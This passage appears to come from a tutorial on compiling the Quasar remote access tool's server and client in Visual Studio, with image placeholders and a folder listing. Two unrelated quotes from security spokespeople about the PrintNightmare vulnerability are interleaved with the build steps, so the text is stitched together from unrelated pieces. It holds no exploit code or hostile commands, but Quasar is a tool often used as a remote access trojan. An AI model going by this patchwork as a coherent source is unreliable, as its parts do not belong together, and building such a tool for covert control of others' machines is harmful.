




Once the compilation of Quasar server is finished, it's time to compile the client. This can be done as follows.

"PrintNightmare is one of the most significant and potentially damaging vulnerabilities to have been identified for some time. It is vital that organisations act now in order to protect themselves. We are assessing the situation closely and will continue to provide updates as and when we can."
- George Glass, Head Of Threat Intelligence







Click on Build and select "Build solution" option. Otherwise, use shortcut "CTRL+ SHift + B".

"CrowdStrike estimates that the PrintNightmare vulnerability coupled with the deployment of ransomware will likely continue to be exploited by other threat actors. We encourage organizations to always apply the latest patches and security updates to mitigate known vulnerabilities and adhere to security best practices to strengthen their security posture against threats and sophisticated adversaries. "

- Liviu Arsene, CrowdStrike



In the folder in which the zip archive is extracted, you should be seeing a new folder named "bin"




Name	Date modified	Type	Size
.github	2/9/2021 12:43 AM	File folder	
.vs	8/15/2021 6:19 AM	File folder	
bin	8/15/2021 6:19 AM	File folder	
Images	2/9/2021 12:43 AM	File folder	
Licenses	2/9/2021 12:43 AM	File folder	
Quasar.Client	8/15/2021 6:21 AM	File folder	
Quasar.Common	8/15/2021 6:19 AM	File folder	
Quasar.Common.Tests	8/15/2021 6:19 AM	File folder	
Quasar.Server	8/15/2021 6:19 AM	File folder	
.gitattributes	2/9/2021 12:43 AM	GITATTRIBUTES File	1 KB
.gitignore	2/9/2021 12:43 AM	GITIGNORE File	3 KB
appveyor.yml	2/9/2021 12:43 AM	YML File	1 KB
CHANGELOG	2/9/2021 12:43 AM	MD File	5 KB
CONTRIBUTING	2/9/2021 12:43 AM	MD File	1 KB
LICENSE	2/9/2021 12:43 AM	File	2 KB
Quasar.sln	2/9/2021 12:43 AM	Visual Studio Solu...	3 KB
README	2/9/2021 12:43 AM	MD File	4 KB
ROADMAP	2/9/2021 12:43 AM	MD File	2 KB


As you go to the dead end in this folder, you will find our compiled executables : Quasar (server) and Quasar Client (client).

